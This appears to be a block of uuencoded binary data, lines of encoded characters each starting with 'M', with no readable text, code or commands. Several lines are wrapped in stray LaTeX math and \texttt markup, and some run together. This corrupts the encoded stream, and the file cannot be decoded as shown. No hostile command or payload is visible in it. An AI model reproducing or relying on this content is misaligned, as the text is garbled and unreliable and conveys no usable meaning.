MAOWO7A2U3\L^//<^@5)V!6IKUJZ=2)Y:Y=XC\^;ZR`U"_8[HB])Q\SJ9>YE[M?5'=IN^9N^B(%F+DX06>FEU0+V+SFH\$T/"\B.^WI,G.'D&W[\)VZ2Y4P6G\. MA6J4I\$(/B+Q_^Y_9C`>S^^.00'[G3_\$B_S'@`>;^[^6MWJ\/J?F6,#,C\KR8 MZIGS89K;D/-(0!)!IZ\OY\$!@T04,TX08(<0.=Q.IV\G2PYE/ VM`V@F1^70\ $\label{eq:mp4} \texttt{MP4?+Q[2X"]2:SX'Y?DWOR7.\CBM[\&A[\[[XJM8D:XO<J/\%7AZ'7N\X(KE:LC)]] + CBM[\ABOLETA]) - CBM[\ABOLETA] - CBM[\A$ $\texttt{M} \gt S: \texttt{!/FH} \texttt{NJ} + \texttt{DA} @\texttt{TXG} ?\texttt{X}: \texttt{B5CWGK*} < \texttt{B}: \texttt{U9} \texttt{"GWC}: (\texttt{AP?VV8U} \texttt{P}) \texttt{J} < \texttt{KS7,9} \texttt{[}$ M!'.0>)9607,KVD@")!H)#:8(GU%/#S%U,(HY63!14))-LLP?C%B(?WM9=%MO)M9(JB31`0ZE-0R??Q,T1"UR]Q#\$9A/;GA1RH:B@2\$1%UHH)U]6\$0!LL:<7!!0 M%J!YQ\$,6]_7NK<_I;HD\$'I2IA(TP=?1,&9[RG\$?JX_YDZ]Q36^GP?=H2]BR M0%GVW"ZZ'([`*1DJ\$?L*@_NFNFOO^V1S=\$#3Z^>X=>E0U])%C%)!**)>]LCE M5C,!`.H:/S3^7,S\9C_A'1MPY&^Z-2*\\$^7YVVWU+VS&,QV5NTF:-87_IQ<K $M^2U2PJ]-A?7</V^2V=65+C<W='IY9&(D6>\KF$(-)H"-PK]ZVC7B^BU>?8#N$ MKI-P\$X_FNVFQ`(`*DY:20",<Y<]UFJ'N#>_P]22QC*\$>7WLM3JU30EC(<^P" MRYKA:-[R;#WNS19L'Y2^V\U'*-YDU!*@+Q2DGHAW5)VGR;[M&>&#[6?P+4\$# M6+U>/0-EOK RN7SWT88X7L^DCH>(@,AZ)A@6@DV;V(=95R*ZGLA#D;?<'7]U MSU'=5.V;ZCIO8IPPS0+O^3L_*\#(8W#V\[)3Z#U;=_O,UM]S-Z:,A>CJ8,B\$ M>1K;03*(GHI+'HKXZMO?IUY3[0)Q<:T'U]'73?-ZS=_EG9Z"]:S^:<M83SR5 $MG[R4**:UI\FO/:L9YNJS\&^]*6(O*KOI@*4LARTK*63\#J9RMFF:*7.24(TOC)$ $M[/\$RMD1N(Q^+|J8Q^*(8^-RRS]JD,TD1OWS^9EVT;2\&L]57D2/B:M;)^K0G<#$ M?M>KNJ)["H@31I1:<Y[MK>77?.^ZX.#YGO^QF_Z9#2`(!`V!L+Z0VI))`#\$, M4`0Q-!\$%"!J5!<%MVIIAUIU.JSG;]66Y[";8QM0B<3'+4\$?N9N["5A\$?Q^2: MN\$GX1\OKXB>#/G4/,-?72&'[Q]XZ?2X_B?B/D;]]ZO'5\\XVNBQ^P>A:P_%;

M+Z5RN<W;BEN,Z^\N+<7%+:H6S""CL%&@I)H\$0,,)I47P?SSM\;=[_VMO;:CM $M > K, ?Q'GVO2 \ [TIV, /0-5F:7-`_8_)*C6$\@]'SR;Y/G=;X'5?[MQ\A#*-K$ M9->T00\@W"XJ2S`J^B<Q2[1D:Q-\$62;-:8=KJRX^/7X3WVZR%0LX6&+-38.L $MGI+/S/9\&H<UO1\&M9VX>_<74F3<$4-KM-0G\3VD<4CO,HT:(T_;/T,&,O50]0$ M^+1]FC+'D2)KVQ]!9?G,\$[NZWN8\F-A[EU#@!G29A"1&\$11-.299WL\$CG?M^ MGL4`O2(NW)/5V^B:.@;%8PHH-P?\$5EVS^1*KE*:'0C&OHW;[[LC'#23E717& M^6170X/T?JV10JBD>9FK0;178X?>0\$:IOMC3![B(EFV;Z8S5SLW,W"K]\3:G $M#2$)F'E#K)Z9OK%#3M)M^I]7(6S)YEDTPIA8,E"&T-50.+X*XW?4;/Z<4=R4$ MEC!3Y.>4H\$'T]EI`P5H7X7"8XEW-?]48Y#\TI"FZ^GW.B3%\$)`TI"N.@FUO> M7&@%F+%T_K\$Q^`G8[&C2(MO4OS<O^KE#M!&J.`8!ZG(G./67W'O3DO4G<C/; M\.\12A)300X0_>ML"44J)Z0EB\$??TCY01P?>'?.PO/V+1C<651BN9]J*TB^C M("6", `A=F%:J3Z7->X5.N=ML6[,;92WOO7WF5II.KGW/:3`NYFW)]DU&/V!> M)(@?MJ4T/(@H"(=,H5@_<.@YF)(HTYM506Q/\,J#JF5E<X@FW\/%OV%1M>I_ M`_(]8`-\$`A>OY8_'_\$F;`2C4%H%:P:Q?S.>9^#;IQCFRBV<DPBJ]9+*LH*LP MPH382<1U?UNIUJ\$&>_>26H?S]5,@K-,\$D-(%?H&&)]!H_E3&/<JC-P3V?F]T $M3[)N3EO:E#"1'&B@I^U=,0$=I0?QZN*`DGU\/)29SU^;R=S*[:.^7,T^IH]T$ MHX.XEL'\M>_%!94C]HE:8>I['(_>^5[>[(L?G[NU](=UWT@TA=ND\$])1"0_1 MXCC1\$/B7"#/0:LJ*KP6%1'T>ZT9JXUQ6K/XX&=[X#EW&NG8Z1^>=]_<Z2OV. MA P\;CX?X3S/0X99#[NX6#&SO<EX=5OHJ%%O<(";LM8'51=4-PD::)T@,"1> $MB+=B^DH8+"(&(!&"87W\#7R8\)^CX)=":KB[GTO?UU'&02BY;^8ACOP,EJ3]L$ $M\3U,=8Z[^GW_B_3=,*WE-!ZNA(2P51>K&J&TXU(LFNQO#&<,;(QNOG-+E![/WB1]))]$ $MD_C/:Q'/3*7N3N*#60F2;]$Q03$?P)G01@AZ_S?=]9>'E.N--*&!QA8W)I@F$ MDI'B.HEB322TGAI!N?)SP&*Q:R4G@Y?2ZZ\F)1`?93(8'GL*CJ&\^9P?VI^W $M(K8;=0M^G!K"4*JAB&DB4A,,$ED@OZ?Z*1)L;5@]?NICT9R=OR*NX04&J5]K$ MN\2W5`N(\$.M[B4!2R"JA>.7)MIK'7TO3F+W5Z^GTN9O'+CP)@SKEO;;"(/T5 M]?XJ.1L<<&[')J1XO#T#!^+\%I'F7V7SFE9`0]7Y:-]JLBI:1)HD&VZ%:)LZ M&B:6D16>[54)Y\$)/-WG-L#\W\+L\1LLK?3]&QI9<533@._]=C1W9=JX*3G\$* $\texttt{ML;OS} \setminus \texttt{HOS.WC"OP} \setminus \texttt{4=T7;\&V+S} \\ @\texttt{L'D*C8K7EL5KLB`3!+PHUA,8/8$} \\ \texttt{NRGRC}$ $MM'LG6Y0?5^1[WSL^C.&+\9W^!$\,'AJW)0^0$Z_+\TKT()[:&@'Y'51^9M,$ M2Z"!4N, #Y, \$^X,5IQ;ATS"XL+LXYSD]7<_LR<T;(UB&P\>,CQIG7:D@J8A@L MHUL#=LVJB6JEJ6=*ZA^@>\$NV]^)XVDVR\$U>W[L;2LA[39D)TLN&94DCWJHDM MW*/&Z<LV%>QXK6_H0A62]2[6D2C8*^8#5[*?(*Y:G)66=N7DXU@18[R/;.61 MM7GJ6J2>-#6=%1.9:=+%=R4*:J6DN6:B%,WI\$LZSCI4\BH;4\$N"DC2HFLI%3 M);S6CTG26(].1./*;._89N!!O?%&JDBGY'T]K_A^]O+F8MG=E^.<QQ#Z&;HR M[5GYIOB-C6"^D4[J#%.WH`,9N2OH&#HZ\9R`Z(9I(AC\$#,LHH8Q'%D#'4YQ2 M4DHNM[O=?'O-GT*?[['"N/2_8+N?MT*#H(^2B1TE2FUT&G+QJ:\$,B\$?U7@ER MI]\$\$\tag{T3F1UIL\>6+9J"![TB\;?2_JXUZ37'=6EO5TC\$+K4^D2_!Z>-X_B-O" $M = + CGA > G]_Q \GND_`_WS'ZC%%/(XNK5PF + S < 4N5 \Y < : '_U"C1. + 2&; \6-?`]$ M#5N6>++)KW6'IG96/<+RPQAHAEZYL_@>#S)?`F>.>KJPP1AB?B"KM(]*'?5\ M8WHK'BQ')2"NA%+C![@DL\7CVF:)@PJ1Z\S;WL\$673<GN63.G7ZP?I^[DEQR M)AT35#U^!\M[2IHX8DB<.8M;ZB=3MKU@QK9VW)M\RI3VK7"TKKP4OWI%+T\$E M<YD!0C&NWU^JAYI?:C*V\#L<)/G607'@,]B1@0,##9\^R83""D%I!\"6G/`S MPQY)9)3!Y9]U>[7HX*;R>IGA[&M;MVW,*%@?^!`GJ=B^BCA<<A?LFPOC2'K</pre> ${\tt M4O!C^15\$T/<;PN/FUU!\#(UDH+;C9S\$=XTVE\$`W.`KW7ZCE;^LLVOJ1.4B$\setminus ON}$ M!;]YUQ^\5[8N3G;?F#T.Q2/%/*4FJ;CZ'<\-/U:&4-&,0-\$CL.LS<VPPY\L(M.6A3&^S-I<[E@D1"%5U<*-XJ1:GS[[-MC1H:E46G447BKC\$/S#6X[+%R&8NA M2P.JJ=2'G)?TNEP5D0#I!H*_5]JVL?63LYA76"]+3X*<>6K,]N&&?-&!ZDV_ M0)WY/RC]8_FNM_A3*`[?GV!%.?*CLLW.&S2Q<;B3H2,A`I.5"0A=658U,@-R M\$;Q#LV`)U-0JF0#OZ^;-'&4@T@_8R#F1^S'Y"PQS8+':?`SBXNUZY<XFI'4! $MN=680'_-=27B.Y]7[50VGV+0)@B#"XS1,"P6[A-S<YL?@/F]V^/3E&&M)M<T$ MDGMD?=I27><4'\$0;OK0]EA0**7*I"!A\8- J[S,@984?K1C!`"EB?9Y6^JY6 ME>!+C!J-AALD7=B_E;MQ75%/DD3'V.2^XE\$GT*D^K.LCPF1LJQG&J\$.IDJC ME]>T103=ATO"P61\L9<JE2_BR2`;ZH)6*2ZAT'[E2U(H1AZ'?I6-_T82_"/E $M?6O(M0+'A@>0#%W+Q`:9!KO&E/^6N!A4G.B^(@0,Z3\8(=Y3IY,$4?`274B;$ ${\tt MI:B8H3^\&\#'<6B\&G?-!.\&?O+?X1[>^2\:G\:HID0\&0KY1['\$45,\#N]QP4+<,;3]}$ $\texttt{M-ASN?87Q.\&W@,8*\$""<!7+!!\&R\&\&DI8/-\#/G+S:K]-(^[<9</_G4;YTK!A"T) }$ $MF_&\#(Q.F; -\langle B1B_N)B*P\backslash A38J=*=+=N3B>V(^7=QV0&A`0(!75/6THCB\backslash S2)$ M\$P=FN7'"%8N7?[-)L*^,X;^:3D;MMZ<GW.%1X7P\UA5_`&OLZ@R\$91?>G`/(

MR`TX-\$,*N<#WL<2<@D0A+J:%YF8'"F->Y!D`F;)!L-T*,&8V2*NDFJJ#RSBL M7?NC:Z_3/Z:PG:4B[IH.0:C/V:(=3E';9P7:N`4^(Z/G[QU:,[];?&]O/X<\$ MRW2&F'!Z]6<=MY6&I%8M1VD57D3GO8(, `@:)/,B!G%CI#"!F#9QE4AG^<F-) M_SRGLOIWHTX!I5G#=YJYH#/'Z@8/L%<?55EC**2/Q%AWOD_B-I,&D,O(H[-Z $\label{eq:modified_modified_modified} $$ M-OI^6\$^CEOXN\$U\)QT/2=^*@3Q\$(`P\$.4R/0+]4J9'/+S=>C@[KQ-1M-\$GIJ`] $$ M-OI^6\$^CEOXN\$U\)QT/2=^*@3Q\$(`P\$.4R/0+]4J9'/+S=>C@[KQ-1M-\$GIJ`] $$ M-OI^6\$^CEOXN\$U\)QT/2=^*@3Q\$(`P\$.4R/0+]4J9'/+S=>C@[KQ-1M-\$GIJ`] $$ M-OI^6\$^CEOXN\$U\)QT/2=^*@3Q\$(`P\$.4R/0+]4J9'/+S=>C@[KQ-1M-\$GIJ`] $$ M-OI^6\$^CEOXN\$U\)QT/2=^*@3Q\$(`P\$.4R/0+]4J9'/+S=>C@[KQ-1M-\$GIJ`] $$ M-OI^6\$^CEOXN\$U\)QT/2=^*@3Q\$(`P\$.4R/0+]4J9'/+S=>C@[KQ-1M-8GIJ`] $$ M-OI^6\$^CEOXN\$U\)QT/2=^*@3Q\$(`P\$.4R/0+]4J9'/+S=>C@[KQ-1M-8GIJ`] $$ M-OI^6\$^CEOXN\$U\)QT/2=^*@3Q\$(`P\$.4R/0+]4J9'/+S=>C@[KQ-1M-8GIJ`] $$ M-OI^6\$^CEOXN\$U\)QT/2=^*@3Q\$(`P\$.4R/0+]4J9'/+S=>C@[KQ-1M-8GIJ`] $$ M-OI^6$ M-OI^6$$ MHB+LH]0ZB\$K=60JY+*:I""B?,U7K=V[@1]!'K-WCW,]6FZ1M3-O"/H%`]G3T MQ(.?3HNNR[W6& GY%:(:-:< IJ-6,U<!-SRF/?ZP^'Q?:\[70FXI-W>];M<6 MK5GX,H]M5-X2^I6[R(&#DT;&95,M<3';Q5E\I`36')FR*.C?]@R)EVL[E&C? M-Z48EJ(0-_&4"B^4*W\C][X[/`3XR.FX.O\<Y`V.4("%0\$<YR68*`V-.F*R $MYR(@D)M"FXD]">KBU\OT;`=+#=%`4`RQB6&,03&+3F?3]G9_ME/[_EO[>;J=$ M;U'[Q"-'08CX:1YNNE"]?U^N.H:XN:0:W\'[PSRUM>EG026DR*(7U,=)HX"/ $M*N?]WVL_0<"W#7J3F6<QM]=]/Q_=>,(_>18/>\?D]QG)X2:7%\200W_]UWW$ M?NWW?\?:<#Z-M<\O483JN%[46\'6"&&?]H8-QU^2GY#HTB4<<2,8""UG5[8J M)(JI6&R;@TR_2R17#JY/"\)3H2#L465787'XT96.FJ5542HKNALT6#1E/,E4 MU"D-U:@\.5?WMGA>;V'XHF)LP-"\$MGF8V&:?\0WN>VD:!P]C&O.)43RPJ%:V $M>W^*U'\setminus90\6\9M(FB;4.,(VGL];@^]*[&,:F!8AT5F'[47=M3C&Q+T2F[\[]]$ MMXX6]A"YI-N"/>B]Z2\$\$I'#XKZ`N?(E"P8>1-UD6CV/J(CB1['V3=HV'PXLL M)&%F_D=85CHR)&/U]!J#16;=0*0E\$%RPV3*,4L7U3]TH"QV;HP.0QCUEDL8K MJ6(Q''CDE*46\$+#I#!LR00(?.SVQLZ#N,8/9*B8J:7LM5<,.T[0)K1U'N>5< M\:,6A:'E2=GSXI=L^?OK1T'ZF&MB[VGNXWA%IJ<M'D'01SLRHA9%@1D:TRKW M;69"<"*'2\$(\E6"Q61GR1D#S^EB?X.,[_5;%RO3'T>7^1D(E"0!0>WVW001Q M&+&9:KA-6]CRN.WI(XC2'0%A+/J\;>'AJ*O!CAD?>]L&.PO/U6=;P6R4R?"O MC, =-W"F8*EB*E!R.9S6=E0)UX/FY;XA,%;-<Q`+8DG7V<7-WMORNY1Q&^-&U MCAAGE?GUSN\$5`TDU\$9@,*TI(,!Z**BI\$(!8A?K\"I^^O(>XT9)(R*)URF=40 M9VE45[C0P0K,H,A_JJL0A#DPBE__5QYVY5NB1V3SPL+;L<1V_00#-"1]Q7] M'FN"<K9\$.IW+[**(7HMT(MKOW^3KV\$>/]FL#1(!]<;8Y.GG2\$).A`1]`W`EK $\texttt{M} \# X \setminus V / 5 \texttt{I} = + \texttt{B} Y (\texttt{P}') \setminus S [\texttt{V} ? \texttt{K} ? \$] _ \& \texttt{J} \texttt{M} - , \texttt{E} 0 \texttt{E} \texttt{W} @ " - \$; \texttt{O} \texttt{C} \texttt{L} \texttt{B} \$ X > \texttt{G} \texttt{E} : \texttt{A} \texttt{J} \texttt{R} 3 \texttt{F} 3 \texttt{M} \texttt{O} \texttt{Z} \texttt{J}$ MMY\IVI\^B\-F7U62M"8&:V.[ZY?L1='[K]/]#<Q?KA[V3*QWWDO=V??>3]Y! M>U\$C;Q,.%>WVV]RO+^U\ZSE^U,W'E!A<H+B!7!AR3]^C\$QOF%4N<C(]PR6-J MOKGPZX</CI5\$M8O88FT%Y'A^/\GW'CUS(M!&80AD9)?XE'&AYL4NQM'M>Q## MJ"03KY\VX]CQI=,0A&\$\$?E?CNI-4/FJZ&#[!&]5'U9U:=>U=V)4!"U/<]"%* MD"002,[,'7"/!,B#`S-L@1U4^]9`.R:0)*38J1",`P4(]I+"NY;*A)5EP+90 $MX[9066R', \$CU\&L5; E0T" \#B<N*MJJS4D; \#, V:WN^'Q4+X&\CUG0B'(D\C/= MX[9066R', \$CU&L5; E0T" \#B<N*MJJS4D; #, V:WN^'Q4+X&\CUG0B'(D\C/= MX[9066R', \$CU&L5; E0T" #B<N*MJJS4D; #, V:WN^'Q4+X&\CUG0B'(D\C/= MX[9066R', \$CU&L5; E0T" #B<N*MJJS4D; #, V:WN^'Q4+X&\CUG0B'(D\C/= MX[9066R', \$CU&L5; E0T" #B<N*MJJS4D; #, V:WN^'Q4+X&\CUG0B'(D\C/= MX[9066R', MX[9066R']])$ MPP1CB<%IB(%`W.TQ@8==.\ETTM:8\WI;ADRD?P<.XAEHFT7[VDI*6R0A<D*1 $MKOL[3!D)),]OH-$DU;^4OKB*O?#,OR5W-;#($"XOB>13EI#B-`1836=>E_>\$ MGRB%3PS0OV;7AS\6Q(4M>5&`TWZ.)Z^TU-#RH8CCUYG[B`5E8%1V[[<U9P8Y $\text{MELXO*,C/^HPPS,**&2\&E)"+\SG]W:_X_\#\G*JC*/:'Q=,GN\#RK?:U@[<^LI.$ M*;F_Y/Z<?D5^.JATCA`71]I\AQ4"5&4@^CP[A#U06,E@@"__P?\$\%*JD;MC6 M[:75+J\$LZS[;XT8/GNE680<R\$I4\$#[.4IA]#;Z7R=5?A-'+PT+/GZGG9?[*; $M?@Z+76+:A(A\&8G?F7IS\#X,?''7WZ?*^2-$Y\\\4F6R''31MF?G9GW8NAM'''Z^'''13$ MMW\6Z2['DNTHKTL7YV'JW>II;4DTO5QR F4;FUR[;]"NIQ#JT10YO5>#.K<& M&&:K#<?:?;W-QD8N\]MT,DR'DL]AZR['TC>G7`G-^-T^1%-N44WQ<L5>XO#9 M?K1#Q^35IW]K6CDT!NV\/(ZF9]`*`D_BZ?0Z4T'ZI)*\$^E2X\'H&+!FQUF!, MT"46\$AQ-&L8,9IR>Y8&C+^3MZ,WQ_\/7^1=W]8,G&\$HB;57UBCH&8X@Z\PRB $\texttt{M.0*B8@7\#CT=][YQ>-\[Y7_\OROP'.YQ\WTHO0>GV=G)BK:L0>Q\/=O3ABXU}$ MT^JOC(612HL>6X2(#^"E?1S[:!<O!\3CPJ!X^?OQ[W7LW#!T]M\O;H&Z_:B] $M(M%:JH7C,23)^{1}=20C+7$A$P:Q3:04,@PQ$%/#*[XDTR'^=&WQ$3T&@TTBS]$ M-(L@C\$,0]D\$"H6WX?)+&V?I.)%Y1/:7!FP<)KLPHUXG23RO^;^0D<2]\^@_` MSQRIGTN.UB]5[18)*]"EA\$U-5)Y\0\$5`32+#=O+&\$6L;)VA<)\0?+4[K+AV7 $MK6+@A8\$(?54\&N^95'WFIZ<?]#]5'/;H?W)$/J.XG(#\[*[274[M>?]U7N4WB])$ MS*(OW?ZQOCD]>I,<D_+V=KTB&.%)L73:Y,B<Q/G3V_#VD^(H+'K^5"L#Z+M^ $M(+I]^0:2<;A)'^3++\#@R1,N4/*Q^:SB*2$)+?6AC1R)59*>_LGKH]GZR;/$$ M9K'<5^UQ]"/TB%*EK*?"0P%^`88@/F9ES(3T;\[BBZT(3]BKI])]`F,M18"9 M!!`-=MJ99,.:)KNT?2*<Z(HW]EG5CX,%@O1B AUHWV?I/907>OFFR'VLBQV5 MCS:B>[PZN73Q61MG^JU\`P:HED5L'/I*8!1\$51)"R:E!)19(\$]"1I'[S^H_M MLL5C\O'?>.+\O8>ITS79(0YBB/&T\$,AOWJUK5_[(R[6OD!KEG!Y!U!08,ZVZ MFKLWOO6]/Y_P5KY>.U])KUW/, #NGOL.D+4'P\4.J!OY\^,B#ORLTO7A03VD\$ MPKL,U].9F:Z;MD62M9`@@P%"7CA?H"+^U5_9U3'`J)H`[7CBT=MMQLY5J.9, MG]3^J0C`])178Z&H#1%3+M]B@5N9J@#P\$(4UDE\$""4(X&2;C"X?HTM4(R17-M&8;^QTYY][K^O^U!H"]('C0B+4.%HIA\$\`9B\$\`W\$.[BKB_:KS<%9!C/OS,@C2

M6P?M4V!S]*?09(W0_Y,5_Y#J"=#+[#]]Y3K<++3EDN6PVZO3KWK0\%O&= MR@KM0*Y`\$O>^E\S(K?6[1<G6:Q#D1\$`AGD]S^^^:FI&.)C#4'/D/WB_3`)M/ M%2(`R4WIB]4<W5#7J(,Q@JXOR"-J'#I4\$M:FD)<>_N/@>P[]\N%-@#PLO'^I M='-_=FH)04KCW3C7DZQ3>&V:#/_>G0C,]3LJ#TE&^ZSW*-AQ>GE6Q%'+'&82 M1)OQ,05.A^M=G.>;LIOXM."8,;S#S\1V327:,^\;'3!:^087U>3&YVTI<\KL M&?;J,6BQ[`[JK<A=C8@F3I<=B0G;9626IZV"\$"*HUNBQ0I76:L0*DIG6E%J; M>/>A:F6\$E>"#8.60?YW:2.;58&'!L9+[R0%:I&GVQ?#W,8U8Q:X3*()<L?0< M]G)JV]4"Y^\8,J9[YU3HO5O^2U].WY_TK-'V%5R"\ORF3B8]O\$J1Z31_+\\$Z MYVQ[23-=ZVZ18[QS^KS1!8W\U[6Q6R(3F7MP9((2YT,@6KE.G3-_\$(J01*E(M5BJ^G#(6ET]E(L,[['9/C8.@>#W-'JF7+[JW7PT:#UH2##.C,Z9_\$CX4/+#\ M"^C)%WE^14X=YDNRV^8RL#*&.6,9!"%BO,6I5WLZ\>2V#N3\[-Y,3KT95##. $\verb|M*94I"|S1YS24Q1<E<]UVK8=0V25B',27T7Y7I|/>6+PI2VQ@L="C6=O;T581|$ MS1*^!ZM)]S=&SU*8MK:A/S9(O5,79FW9Z#*UY55+AUVY,H]6?N-V]_BM]CP6 MQ^^]@=<-X6:VS&I&,RR:^-#3EI5JK98P].=>/:"F?%9''U1RZ@\$'__"ZC2N"Z M`#789THH3?3Y[N%EKAG`W*(K_)U56F8!H&B.')\$'_G.MVJF)/VB84LA0\$DRQ M[\$3XH1ZQ8AE"2.*`DD0!7%GG%0C\$*<FD!&+A"4-)F_JT33^=_R.+:\$!?L1Z8 MPG6?0=9C_?VMY%/,:8NEZ377Z0P^2?@?&2NQ<'8PT;2]H]I-:0'XA,80%U2(M>Z.\)A0BWR!WIS]:>_QU*"_4)3\C^W]A]D%EY&QM/'VB2V"Q/';3=GOL7@PH MV:#=\3M<L9A#"ZAT45>EM'L8J#>-33A13"KGRYI9GK\$),&>-'*\$C!>F(-:`# MSF! `M2B_0EH/N"APNQKCG_+/][Z:\$H#8'G_1*`(5<:9;DW!E[:\$GH/H0]/]! MJNS'FT, VCEFPARFEX#[@@@[8VN"#[]RY\]3?OG]5<_>[XN\$0^20_?BNM-\$RT $M^0S.^5GO<\',\@V>Q1G%',..,%=@11[SY[:O_'.#8_#M??\M,W=>1KNM2_0]/$ MR8!(J;FTD^PR^8>8GUE[*=^)ZN[M#4647B[O5RL^+VX@?/'L1HI8VT+\S[Y^ $MQ(_, #3QFDKB#L#/8--8<+U^{e}.0N&D0<B-(B)S#R<B8&C'%_E[Q[.6'##]$ MK@8-M2K9Z6GB//OEFARO]]]%0-6J?H5[?2\@ZK1X:;RPMB!D\B\2&+DR_//F M!!ZY3Y^:*,@F-'!#S4",W!SQX/P<IVD++\D1UB\$!.'6E;Q9P_5%F^N\>*A](MT"\$!Q2(O0DCQF2%V?M^P<.C7\]_VP>M\\!HVQMD<*\$[@<`A?0!1`+4'(<ADP MH%!.A&N2&S\BG14#]V"I2]X7LYQ#WQW\$Z`Y:61`5P_;F2H4VZS*4`P'#@B4@ M``%-V-!H#?@?S3+8*1W\)[20_&&W>)OHAG6XP=\$D9!OV3OX^5W:^X^K?9UT MC@1?-LR4X%]&E5H %2A*0VSONXR-X!5JE78EYN2,XDJ'YIT?GPK;S\$/E2*@" MN'V!ODX\="&5GFA)Z*)M[W9:QPW%RF\3#*6DLZ7+)`_WB+!&N`+/MUV[U]=Z MVRMRI^]00C#Z\7>CV9U+T@M0X-*OGCL_3<<WRIY/%\$\0!41VKR8V&FTCRQ9H MBA])@(8. $F=1$27!WF-U8W3:*4+>KS)?TY^)X>Q]58&4--'1@_Q[=I&ZJ/DQ&$ M!(Q3L&:,3.2TYC==K)!LA)X^ZOF[,8B_S?JLNN\S97;X9F94&6&02Y+7#F3K MR](K6"ZSF3/SQX/%)-2`01:W*G`)(UEN:+3E>25>:%:"D".-JC2HC2_ZU*((M##2UM0#Z"7QS7@]_,?`0^(UQ[O3OABR!09F"[X+'7M9+N4VCO'06#>Y=E`VM MUK_;>R7N/>TB@"1V!!7/-IKKJFR'<QP_HH=19-BPZZ<]9ZN6_7?8MYO-<;^H MM6K1Z:RM:>:]?AAUGYQB#`,\$%I-[83/I\$-2FDSA;M<^_3XC!AS@TW2\QRJ9N MRY)T;B5^Y)`>P"=@%C+T3\I,/'((=GLP[&UC007Q^KC<@80MY'J1N%"DN9UD M7;,7RYKTTMK!7T4F,@%[6:_MV,G(\$.KT<*-'G=Z3[EO>]MAA4Y:B-N+BA?!N ME;I4EIH!34M\N594D-;RC0,[W,P)3^XZBV2V4@=K*>+[%;O/_`V9>C.\)`,B MPRB%&)X6(OUG>>"9V+1'-JDTGA['+N1LI0U6DB9`,>U\$W\WL_K8EM;'+AKZT MIT9)'K]\$^AAS^8ZDU,:>5M^YA9+7MR=`<FCU,FTSG9^WCELVI>E5+3!\$:]NX $\texttt{M?(K>V9!}^-X;*A6UF\#KJ;+NAAK+'.K^..*/S-MUZF'8U"(814.SW<\$Y(F+.G;*A6UF\#KJ;+NAAK+'.K^..*/S-MUZF'8U"(814.SW<\$Y(F+.G;*A6UF\#KJ;+NAAK+'.K^..*/S-MUZF'8U"(814.SW<\$Y(F+.G;*A6UF\#KJ;+NAAK+'.K^..*/S-MUZF'8U"(814.SW<\$Y(F+.G;*A6UF\#KJ;+NAAK+'.K^..*/S-MUZF'8U"(814.SW<\$Y(F+.G;*A6UF\#KJ;+NAAK+'.K^..*/S-MUZF'8U"(814.SW<\$Y(F+.G;*A6UF\#KJ;+NAAK+'.K^..*/S-MUZF'8U"(814.SW<\$Y(F+.G;*A6UF\#KJ;+NAAK+'.K^..*/S-MUZF'8U"(814.SW<\$Y(F+.G;*A6UF#KJ;+NAAK+'.K^..*/S-MUZF'8U"(814.SW<\$Y(F+.G;*A6UF#KJ;+NAAK+'.K^..*/S-MUZF'8U"(814.SW<8Y(F+.G;*A6UF#KJ;+NAAK+'.K^..*/S-MUZF'8U"(814.SW<8Y(F+.G;*A6UF#KJ;+NAAK+'.K^..*/S-MUZF'8U"(814.SW<8Y(F+.G;*A6UF#KJ;+NAAK+'.K^..*/S-MUZF'8U"(814.SW<8Y(F+.G;*A6UF#KJ;+NAAK+'.K^..*/S-MUZF'8U"(814.SW)(814.S$ $\texttt{M=>(:O-?\&ZUVQ5C"*M\&.8N9ITXMZ^@T@E`=M7Y)-\$/OA$\$]YM[7_*\&;6)+)A\# }$ $\texttt{M} \# \texttt{U} \$ \texttt{[81} \# \texttt{K} \$ \texttt{($\#\$04\7S>_+S<B/:D8!!.T@)} + \$3\texttt{X} \# \texttt{A} \# \$ \texttt{@,18} \# \texttt{A} \# \texttt{E} \$ \texttt{"} + \texttt{L} \$ \texttt{.} \# \texttt{E} \# \texttt{A} \# \texttt$ MHOK-3*_=Z'%RNKPF.8L1"(>B:6*`[#7`:>R1X1TWQ`Y2L+QFWI<R+'R2+GJX M5`3@((G1:R,;L:_*RAR5.?X!':WI/XVKK)K=IT76DOY^*8W3Y%)G1QSF*F4@ $M'Q!WQ=9\NVS;'J"@)6/R%3X9>P79),#!B[W8BR_[U*Z%2]PSX>/D\.*49P79$ M"'/[GQ<WL&BYQN+7N7,O/7KAC7^1Y7Y2,<3\$VVH6S%FOC^,I8'M>PQ63N'[8 MUX.#?D7O=[EC\G)9[ILR>K24\$D9.!WI^W9-_#P^I\6,AF`A(@KF8=KCT#/X! MG#M9S/#@7>AP]MV]>!1L-[TXJ=&8N@6.409<&-L'9@A/AO-)@V=YWD;:1[Z]M"7E)7.H"`R)K"P&?1Z\MO!<6,U#F>K<XOI]UA*L`\$2M&ID1PIJ`&3B4"ZR`0 M, %Y+K8STVD&>(S=C";-LD_J>_R^_Q?B,C?DM`M.#F%>]NKX"^Q7EPF,=,0\? MM,H%T-%*1@PV<1\S6S(\$'*[9?8;V6EU,,)2AP0"?W:T@*`4#/L0'G/U59I4X $\texttt{M!.;'H52<UVI}_\$9\texttt{BB}!:5+4\texttt{Y}@?2_?'Q!>>-7\texttt{AZKUL};1\texttt{KIS}^1\texttt{C}>\\ 4\texttt{QR}\setminus\texttt{OX}:5>\#$ $\label{eq:mass} $$M^4$H]5M^J.8R\#KN385&<9;P_4L"B=$D+$@*('=,6Y&@O\#2+XQ@@$"$HX!JD")$$$ M86VBR: &HD9U12/U01S]4TRQ?+_A,Q?6#>JKR(N6/K?)TQ[?76,)"^[SE/5GI

MB[OJ\?Z!4[-AVSF<%2%3HQM%SN4'PK+.K-WX-LOOX.UWK?_\$RDX%>0(K/L-W M-5/)KML^=%\$C'MZO>*7CM3?5.`S``(`N0ZVOWM#(A<4WAD/'IIU(1=T^7O^3 M3!U,'.\%R9Q];IXQSF>.FAT4.-5M[6*Q-`VA^7]#.OC<L:\+H,9*00=2SD+] $MUH_+S3S8]CH<7N?6>4X5\\^-JD5WPEW/A6=LUCA@A:8?$WOPQ&QU"F7,$8=G1$ ML*%KTPDE5#3Z]5HW#OY,H*MY][=W,N_Y6GE/(<*W_/)R?%<,FL2:OM+))4& M*ZNKA4?"P(FHVX@7@]G@V5K)K=OSB(:)P9(=#0\$5=\$)1!!_C84UJ2?`-;>"\$ M2<421X+XF.'SEJA:8IV<^TGR/@VI@*U0XP7'MM>,Y*5&"\$P46MY*I9TDS#FR $\texttt{M,S(P*/@<W3BS`3\&]1O+"_+>!"=YQHTMHXU0A<3\&99H00")`J4\&"@3$<T$FA] }$ 